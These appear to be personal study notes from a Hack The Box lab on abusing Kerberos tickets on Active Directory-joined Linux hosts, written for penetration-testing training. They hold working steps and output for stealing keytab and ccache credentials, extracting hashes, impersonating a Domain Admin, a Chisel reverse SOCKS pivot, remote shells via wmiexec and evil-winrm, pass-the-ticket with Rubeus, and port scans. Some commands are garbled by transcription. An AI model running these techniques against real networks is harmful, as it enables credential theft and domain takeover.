

Although not common, Linux computers can connect to Active Directory to provide centralized identity management and integrate with the organization's systems,

A Linux computer connected to Active Directory commonly uses Kerberos as authentication. we could try to find Kerberos tickets to impersonate other users and gain more access to the network.

Note: A Linux machine not connected to Active Directory could use Kerberos tickets in scripts or to authenticate to the network. It is not a requirement to be joined to the domain to use Kerberos tickets from a Linux machine.

Lecture Part	Notes
Location for Kerberos Tickets on linux	<p>ccache files (credential cache) :</p> <p>In most cases, Linux machines store Kerberos tickets as ccache files in the <code>/tmp</code> directory. These ccache files are protected by reading and write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets.</p> <p>A credential cache or ccache file holds Kerberos credentials while they remain valid and, generally, while the user's session lasts. Once a user authenticates to the domain, a ccache file is created that stores the ticket information. The path to this file is placed in the <code>KRB5CCNAME</code> environment variable. This variable is used by tools that support Kerberos authentication to find the Kerberos data.</p> <p>KRB5CCNAME :</p> <p>By default, the location of the Kerberos ticket is stored in the environment variable <code>KRB5CCNAME</code>. This variable can identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed.</p> <p>keytab :</p> <p>The ticket is represented as a keytab file located by default at <code>/etc/krb5.keytab</code> and can only be read by the root user. If we gain access to this ticket, we can impersonate the computer account <code>LINUX01\$.INLANEFREIGHT.HTB</code></p> <p>A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password. However, when you change your password, you must recreate all your keytab files.</p> <p>Usage :</p> <p>Keytab files commonly allow scripts to authenticate automatically using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder.</p> <p><i>Keytab files can be created on one computer and copied for use on other computers because they are not restricted to the systems on which they were initially created.</i></p>
Scenario	<ul style="list-style-type: none">we have a computer (<code>LINUX01</code>) connected to the Domain Controller.This machine is only reachable through <code>MS01</code>.To access this machine over SSH, we can connect to <code>MS01</code> via RDP and, from there, connect to the Linux machine using SSH from the Windows command line. <div><pre>C:\Users\david>hostname MS01 C:\Users\david>ssh david@inlanefreight.htb@172.16.1.15 david@inlanefreight.htb@172.16.1.15's password: Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)</pre></div>
Identifying Linux and Active Directory Integration	<p>We can identify if the Linux machine is domain joined using</p> <pre>\$ realm list inlanefreight.htb type: kerberos realm-name: INLANEFREIGHT.HTB domain-name: inlanefreight.htb configured: kerberos-member server-software: active-directory client-software: sssd required-package: sssd-tools required-package: sssd required-package: libnss-sss required-package: libpam-sss required-package: adcli required-package: samba-common-bin login-formats: %U@inlanefreight.htb login-policy: allow-permitted-logins permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb permitted-groups: Linux Admins</pre> <p><i>This tool is used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.</i></p> <ul style="list-style-type: none">The machine is as a Kerberos member.David and Julio are permitted to login and members of Linux Admins are permitted to login <hr/> <p>In Case realm is not available, we can use sssd or winbind .</p> <p>https://www.2daygeek.com/how-to-identify-that-the-linux-server-is-integrated-with-active-directory-ad/</p> <pre>\$ ps -ef grep -i "winbind\ sssd" root 2140 1 0 Sep29 ? 00:00:01 /usr/sbin/sssd -i --logger=files root 2141 2140 0 Sep29 ? 00:00:08 /usr/libexec/sssd/sss_d_be --domain inlanefreight.htb --uid 0 --gid 0 --logger=files root 2142 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sss_nss --uid 0 --gid 0 --logger=files root 2143 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sss_pam --uid 0 --gid 0 --logger=files</pre>
Finding Kerberos Tickets in Linux	<h2>Finding Keytab Files</h2> <p>A straightforward approach is to use find to search for files whose name contains the word keytab. When an administrator commonly creates a Kerberos ticket to be used with a script, it sets the extension to <code>.keytab</code>. Although not mandatory, it is a way in which administrators commonly refer to a keytab file.</p> <pre>\$ find / -name *keytab* -ls 2>/dev/null</pre> <div><SNIP></div> <div>131610 4-rw-r--r-- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab</div>

Note: To use a keytab file, we must have read and write (rw) privileges on the file.

Another way to find keytab files is in automated scripts configured **if the admin has not set the file name to contain with keytab** . This is using a cronjob or any other Linux service

```
carlos@inlanefreight.htb@linux01:~$ crontab -l
```

```
$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
```

```
#!/bin/bash
kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ts' -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
```

In the above script, we notice the use of **kinit**, which means that Kerberos is in use. **kinit** allows interaction with Kerberos, and its function is to **request the user's TGT and store this ticket in the cache (ccache file)**. **We can use kinit to import a keytab into our session and act as the user.**

In this example, we found a script importing a Kerberos ticket (svc_workstations.kt) for the usersvc_workstations@INLANEFREIGHT.HTBbefore trying to connect to a shared folder. We'll later discuss how to use those tickets and impersonate users.

Finding ccache Files

```
$ env | grep -i krb5
```

```
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Ph
```

We can search for users who are logged on to the computer, and if we gain access as root or a privileged user, we would be able to impersonate a user using their ccache file while it is still valid.

Searching for ccache Files in /tmp

```
$ ls -la /tmp
```

```
total 68
drwxrwxrwt 13 root root 4096 Oct 6 16:38 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw-r----- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 16:38 krb5cc_647401106_tbowau
-rw-r----- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 15:23 krb5cc_647401107_Gf415d
-rw-r----- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 6 15:43 krb5cc_647402606_qd2Ph
```

Abusing KeyTab Files

impersonate a user using kinit.

To use a keytab file, we need to know which user it was created for.

klist is another application used to interact with Kerberos on Linux (we saw it in over pass the hash attack see step 3) . **This application reads information from a keytab file.**

Listing keytab File Information

```
$ klist -k -t
```

```
/opt/specialfiles/carlos.keytab
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp Principal
-----
1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB
```

The ticket corresponds to the user Carlos. We can now impersonate the user with kinit. **Let's confirm which ticket we are using with klist and then import Carlos's ticket into our session with kinit.**

Note: **kinit is case-sensitive**, so be sure to use the name of the principal as shown in klist. In this case, the username is lowercase, and the domain name is uppercase.

Impersonating a User with a keytab

```
$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qluu
Default principal: david@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/06/22 17:02:11 10/07/22 03:02:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:02:11
```

```
$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
```

```
$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qluu
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/06/22 17:16:11 10/07/22 03:16:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:16:11
```

We can attempt to access the shared folder **\\dc01\carlos** to confirm our access.

```
$ smbclient //dc01/carlos -k -c ls
```

```
. D 0 Thu Oct 6 14:46:26 2022
.. D 0 Thu Oct 6 14:46:26 2022
carlos.txt A 15 Thu Oct 6 14:46:54 2022

7706623 blocks of size 4096. 4452852 blocks available
```

Note: **To keep the ticket from the current session**, before importing the keytab, save a copy of the ccache file present in the environment variable KRB5CCNAME (-rw-r----- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 6 15:43 krb5cc_647402606_qd2Ph)

Keytab Extract

extracting the hashes from the keytab file

In the previous methode We were able to impersonate Carlos using the account's tickets to read a shared folder in the domain. **but if we want to gain access to his account on the Linux machine, we'll need his password.**

Let's use **KeyTabExtract**, a tool to extract valuable information from **502-type .keytab** files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the **realm**, **Service Principal**, **Encryption Type**, and **Hashes**.

```
$ python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
```

```
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[*] Keytab File successfully imported.
    REALM : INLANEFREIGHT.HTB
    SERVICE PRINCIPAL : carlos/
    NTLM HASH : a738f92b3d08b424ec2d99589a9cce60
    AES-256 HASH : 42f0baa586963d9010584eb9590595e8cd47c489c25e62aae69b1de2943007f
    AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

- With the NTLM hash, we can perform a Pass the Hash attack.
- With the AES256 or AES128 hash, we can forge our tickets using Rubeus
- Or attempt to crack the hashes to obtain the plaintext password.

🔔 Note: A keytab file can contain different types of hashes and can be merged to contain multiple credentials even from different users.

The most straightforward hash to crack is the NTLM hash. We can use tools like Hashcat or John the Ripper to crack it. However, a quick way to decrypt passwords is with online repositories such as <https://crackstation.net/>, which contains billions of passwords.



Log in as Carlos

```
$ su - carlos@inlanefreight.htb
```

Password:

```
carlos@inlanefreight.htb@linux01:~$ klist
```

Ticket cache: [FILE:/tmp/krb5cc_647402606_ZX6KFA](#)

Default principal: carlos@INLANEFREIGHT.HTB

```
Valid starting Expires Service principal
10/07/2022 11:01:13 10/07/2022 21:01:13 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 11:01:13
```

Obtaining More Hashes

```
#!/bin/bash
kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c '%*' -k -o-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
```

Carlos has a cronjob that uses a keytab file named svc_workstations.kt. We can repeat the process, crack the password, and log in as svc_workstations.

Abusing Keytab ccache

To abuse a ccache file, all we need is read privileges on the file. These files, located in /tmp, can only be read by the user who created them, but if we gain root access, we could use them.

Once we log in with the credentials for the user svc_workstations, we can use `sudo -l` and confirm that the user can execute any command as root. We can use the `sudo su` command to change the user to root.

```
Djerbien@htb[/htb]$ ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222
svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...

svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User svc_workstations@inlanefreight.htb may run the following commands on linux01:
    (ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
```

As root, we need to identify which tickets are present on the machine, to whom they belong, and their expiration time.

```
root@linux01:~# ls -la /tmp
```

```
total 76
drwxrwxrwt 13 root root 4096 Oct 7 11:35 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw-r----- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_HRrDux
-rw-r----- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_gMkxc5
-rw-r----- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 10:43 krb5cc_647401107_O0OUWh
-rw-r----- 1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb 1535 Oct 7 11:21 krb5cc_647401109_D7gVZF
-rw-r----- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 3175 Oct 7 11:35 krb5cc_647402606
-rw-r----- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 7 11:01 krb5cc_647402606_ZX6KFA
```

🔔 There is one user (julio@inlanefreight.htb) to whom we have not yet gained access. We can confirm the groups to which he belongs using `id`.

Identifying Group Membership with the id Command

```
root@linux01:~# id julio@inlanefreight.htb
```

```
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647400512(domain admins@inlanefreight.htb),647400572(denied rodc password replication group@inlanefreight.htb)
```

Julio is a member of the Domain Admins group. We can attempt to impersonate the user and gain access to the DC01 Domain Controller host.

To use a ccache file, we can copy the ccache file and assign the file path to the KRB5CCNAME variable.

★ Importing the ccache File into our Current Session

```
root@linux01:~# klist

klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_181133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_181133
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_181133
Default principal: julio@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/07/2022 13:25:01  10/07/2022 23:25:01  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 13:25:01

root@linux01:~# smbclient //dc01/c$ -k -c 1s -no-pass
$Recycle.Bin          DHS           0 Wed Oct 6 17:31:14 2021
Config.Msi            DHS           0 Wed Oct 6 14:26:27 2021
Documents and Settings DHSrn         0 Wed Oct 6 20:38:04 2021
John                  0             0 Mon Jul 18 13:19:50 2022
Julio                  0             0 Mon Jul 18 13:54:02 2022
pagefile.sys          AMS 738197504 Thu Oct 6 21:32:44 2022
PerfLogs              0             0 Fri Feb 25 16:20:48 2022
Program Files          DR            0 Wed Oct 6 20:50:50 2021
Program Files (x86)    0             0 Mon Jul 18 16:00:35 2022
ProgramData            DWin         0 Fri Aug 19 12:19:42 2022
SharedFolder          0             0 Thu Oct 6 14:46:20 2022
System Volume Information DHS           0 Wed Jul 13 19:01:52 2022
tools                  0             0 Thu Sep 22 18:19:04 2022
Users                  DR            0 Thu Oct 6 11:46:05 2022
Windows               0             0 Wed Oct 5 13:20:00 2022

7706623 blocks of size 4096, 4447612 blocks available
```

Note: klist displays the ticket information. We must consider the values "valid starting" and "expires." If the expiration date has passed, the ticket will not work. ccache files are temporary. They may change or expire if the user no longer uses them or during login and logout operations. (we can request one by kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab)

Using Linux Attack Tools with Kerberos

Most Linux attack tools that interact with Windows and Active Directory support Kerberos authentication.

- If we use them from a [domain-joined machine](#), we need to ensure our **KRB5CCNAME** environment variable is set to the ccache file we want to use.
- In case [we are attacking from a machine that is not a member of the domain](#), for example, our attack host, we need to make sure our machine can contact the KDC (Key Domain Controller) or Domain Controller, and [that domain name resolution is working](#).

In this scenario,

our attack host [doesn't have a connection to the KDC/Domain Controller](#), and we can't use the Domain Controller for name resolution.

💡 To use Kerberos, [we need to proxy our traffic via MS01](#) with a tool such as [Chisel](#) and [Proxychains](#) and edit the `/etc/hosts` file to [hardcode IP addresses of the domain](#) and [the machines we want to attack](#).

PROXY TRAFFIC

Host File Modified

Attacker :

```
Djerbien@htb[/htb]$ cat /etc/hosts

# Host addresses

172.16.1.10  inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01
172.16.1.5   ms01.inlanefreight.htb ms01
```

Proxychains Configuration File

We need to modify our proxychains configuration file to use **socks5** and port **1080**.

```
Djerbien@htb[/htb]$ cat /etc/proxychains.conf

<SNIP>


[ProxyList]
socks5 127.0.0.1 1080
```

Download Chisel to our Attack Host

We must download and execute [chisel](#) on our attack host.

```
$ wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
$ gzip -d chisel_1.7.7_linux_amd64.gz
$ mv chisel_* chisel && chmod +x ./chisel
$ sudo ./chisel server --reverse
```

```
2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXAOs8Rpxk232323dLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
```



Connect to MS01 with xfreerdp

Connect to MS01 via RDP and execute chisel (located in C:\Tools).

```
$ xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2 /dynamic-resolution
```

/dynamic-resolution: This option dynamically adjusts the resolution of the session based on the client window size.

Execute chisel from MS01

```
C:\> htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
```

```
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.617ms)
```

R:socks indicates that the MS01 machine is establishing a reverse SOCKS proxy through Chisel, meaning the proxy server will be created on your Kali machine, and any traffic you send through this SOCKS proxy will be routed through the MS01 machine.

What Will Happen:

- Once the connection is established, you can use the SOCKS proxy created on your Kali machine (10.10.14.33) to route traffic through the MS01 machine.
- This allows you to reach other machines that MS01 can communicate with, such as the Domain Controller (DC). Essentially, you are using the MS01 machine as a pivot point to access internal systems (like the DC) from your Kali machine.
- By configuring your tools (such as proxychains or your browser) to use the SOCKS proxy on your Kali machine (127.0.0.1:1080 or whatever port SOCKS is running on), you can perform actions as if you were on the MS01 machine's network.

Setting the KRB5CCNAME Environment Variable

```
$ export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
```

Impacket

To use the Kerberos ticket, we need to specify our target machine name (not the IP address) and use the option **-k**. If we get a prompt for a password, we can also include the option **-no-pass**.

```
Djerbien@htb[/htb]$ proxychains impacket-wmiexec dc01 -k
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
```

```
C:\> whoami
inlanefreight\julio
```

- **Kerberos Ticket:** Kerberos is a network authentication protocol. When you are using tools like `impacket-wmiexec`, if a Kerberos ticket has been obtained (typically using `kinit` or automatically via Active Directory), you don't need to provide a password to authenticate with the target. Instead, you use the Kerberos ticket to authenticate. The command mentions using the **-k** option to use Kerberos authentication.
- **Target Machine Name:** When using Kerberos, you need to specify the name of the target machine, not its IP address. This is because Kerberos tickets are associated with machine names, not IP addresses. In the example, `dc01` is the machine name.
- **Proxychains:** In this command, `proxychains` is used to route the traffic through a proxy (often SOCKS5). This can be useful when you're on a restricted network, or trying to access a network service via a proxy. In the output, you can see `proxychains` successfully routing traffic through `127.0.0.1:1080` (a local proxy) to `dc01` and the Active Directory domain `INLANEFREIGHT.HTB` on various ports like 445, 88, 135, etc.
- **Execution:** The command runs `impacket-wmiexec`, a tool from the Impacket suite, which allows you to execute commands on a remote Windows machine using Windows Management Instrumentation (WMI). After the connection is made and the semi-interactive shell is launched, the user runs the command `whoami` on the remote machine, and the output shows the user identity `inlanefreight\julio`, meaning the command was successfully executed on the remote machine.

Evil-Winrm

To use `evil-winrm` with Kerberos, we need to install the Kerberos package used for network authentication. For some Linux like Debian-based (Parrot, Kali, etc.), it is called **krb5-user**. While installing, we'll get a prompt for the Kerberos realm. Use the domain name: **INLANEFREIGHT.HTB**, and the KDC is **the DC01**.


Installing Kerberos Authentication Package

```
$ sudo apt-get install krb5-user -y
```

```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

<SNIP>
```

Default Kerberos Version 5 realm



The Kerberos servers can be empty.

Administrative Server for your Kerberos Realm



Kerberos Configuration File for INLANEFREIGHT.HTB

★ In case the package `krb5-user` is already installed, we need to change the configuration file `/etc/krb5.conf` to include the following values:

```
$ cat /etc/krb5.conf

[libdefaults]
    default_realm = INLANEFREIGHT.HTB

<SNIP>

[realms]
    INLANEFREIGHT.HTB = {
        kdc = dc01.inlanefreight.htb
    }

<SNIP>
```

Now we can use `evil-winrm`.

Using Evil-WinRM with Kerberos

```
$ proxychains evil-winrm -i dc01 -r inlanefreight.htb
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Warning: Remote path completions are disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:5985 ... OK
*Evil-WinRM* PS C:\Users\jullo\Documents> whoami; hostname
inlanefreight\jullo
DC01
```

Evil-WinRM connects to a target using the **Windows Remote Management service** combined with the **PowerShell Remoting Protocol** to establish a PowerShell session with the target. But this is through the proxy.

Miscellaneous

Convert ccache to kirbi

If we want to use a **ccache** file in Windows or a **kirbi** file in a Linux machine, we can use [impacket-ticketConverter to convert them](#). To use it, we specify the file we want to convert and the output filename. **Let's convert Julio's ccache file to kirbi.**

Impacket Ticket Converter

```
$ impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[*] done
```

💡 We can do the reverse operation by first selecting a .kirbi file.

Importing Converted Ticket into Windows Session with Rubeus

Let's use the .kirbi file in Windows.

```
C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\jullo.kirbi
```

```

  ____  _
 / ___|| | | |
| |___| |_| |
 \___ \|  __/
      | |
      |_|

v2.1.2

[*] Action: Import Ticket
[*] Ticket successfully imported!
C:\htb> klist

Current LogonId is 0:0x31adf02

Cached Tickets: (1)

#0> Client: jullo @ INLANEFREIGHT.HTB
Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags: 0xa1c20000 -> reserved forwarded invalid renewable initial 0x20000
Start Time: 10/10/2022 5:46:02 (local)
End Time: 10/10/2022 15:46:02 (local)
Renew Time: 10/11/2022 5:46:02 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\htb> dir \\dc01\jullo

Volume in drive \dc01\jullo has no label.
Volume Serial Number is B8B3-0D72

Directory of \\dc01\jullo

07/14/2022 07:25 AM <DIR> .
07/14/2022 07:25 AM <DIR> ..
07/14/2022 04:18 PM 17 julio.txt
1 File(s) 17 bytes
2 Dir(s) 18,161,782,784 bytes free
```

ptt stands for "Pass-The-Ticket," which is an attack technique in which you import or "pass" a valid Kerberos ticket **into the current Windows session**.

/ticket:c:\tools\jullo.kirbi specifies the location of the .kirbi ticket file that you're importing.

Linikatz

Linikatz is a tool created by Cisco's security team for exploiting credentials on Linux machines when there is an integration with Active Directory. In other words, **Linikatz brings a similar principle to Mimikatz to UNIX environments**.

Just like Mimikatz, to take advantage of Linikatz, **we need to be root on the machine**. This tool will **extract all credentials**, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, **it places them in a folder whose name starts with linikatz**. Inside this folder, you will find the credentials in the different available formats, including **ccache** and **keytabs**. These can be used, as appropriate, as explained above.

```
❏ $ /opt/linikatz.sh
```

LAB

Host Enumeration and discovery :

Reminder :

```
❏ $ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzw -w 1 -p 53 10.129.45.193 $i; done
```

Or to check the unusual ports :

```
❏ $ for i in {1..65535}; do nc -nzw -w 1 -p 53 10.129.185.201 $i 2>&1 | grep -i 'open'; done
```

-n: Do not perform DNS resolution.
-z: Zero-I/O mode (just checking for open ports without sending any data).
-v: Verbose mode (to print connection results).
-w 1: Wait for 1 second for a connection.

If you get a shell on machine and when you check its table of route you find a new network , and you want to know the up host on it :

```
❏ $ for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done
```

```
[jerbi@Anonymous:~/HackTheBox]
$ for i in {1..65535}; do nc -nzw -w 1 -p 53 10.129.62.231 $i 2>&1 | grep -i 'open'; done

(UNKNOWN) [10.129.62.231] 80 (http) open
(UNKNOWN) [10.129.62.231] 135 (epmap) open
(UNKNOWN) [10.129.62.231] 139 (netbios-ssn) open
(UNKNOWN) [10.129.62.231] 445 (microsoft-ds) open
(UNKNOWN) [10.129.62.231] 1194 (openvpn) : Connection refused
(UNKNOWN) [10.129.62.231] 2222 (?) open
(UNKNOWN) [10.129.62.231] 3389 (ms-wbt-server) open
(UNKNOWN) [10.129.62.231] 5985 (?) open
[]
```

```
vpn x  jerbi@Anonymous: ~/HackTheBox x  ssh x
80/tcp open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
2222/tcp open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|_ 256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:el:50 (ECDSA)
|_ 256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=MS01.inlanefreight.htb
|_ Not valid before: 2024-10-13T21:20:18
|_ Not valid after: 2025-04-14T21:20:18
|_ rdap-ntlm-info:
|_ Target Name: INLANEFREIGHT
|_ NetBIOS_Domain_Name: INLANEFREIGHT
|_ NetBIOS_Computer_Name: MS01
|_ DNS_Domain_Name: inlanefreight.htb
|_ DNS_Computer_Name: MS01.inlanefreight.htb
|_ DNS_Tree_Name: inlanefreight.htb
|_ Product_Version: 10.0.17763
|_ System_Time: 2024-10-14T21:25:22+00:00
|_ ssl-date: 2024-10-14T21:25:30+00:00; +4s from scanner time.
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
49670/tcp open  msrpc          Microsoft Windows RPC
```

We connect next through ssh to that host:

```
david@inlanefreight.htb@linux01:~$ id
uid=64740813(david@inlanefreight.htb) gid=64740813(domain users@inlanefreight.htb) groups=64740813(domain users@inlanefreight.htb)
david@inlanefreight.htb@linux01:~$
```

```
Sorry, user david@inlanefreight.htb may not run sudo on linux01.
david@inlanefreight.htb@linux01:~$ ip route
default via 172.16.1.5 dev ens160 onlink
172.16.1.0/24 dev ens160 proto kernel scope link src 172.16.1.15
```

```
david@inlanefreight.htb@linux01:~$ for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done
172.16.1.5 is up
172.16.1.10 is up
172.16.1.15 is up
```

Our host can connect with 2 host 172.16.1.5 (passerelle) et 172.16.1.10


```
david@inlanefreight.htb$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.1.15 netmask 255.255.255.0 broadcast 172.16.1.255
ether 00:50:56:9a:41:7b txqueuelen 1000 (Ethernet)
RX packets 5184 bytes 526314 (526.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3324 bytes 318492 (318.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (local loopback)
RX packets 1618 bytes 138389 (138.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1618 bytes 138389 (138.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

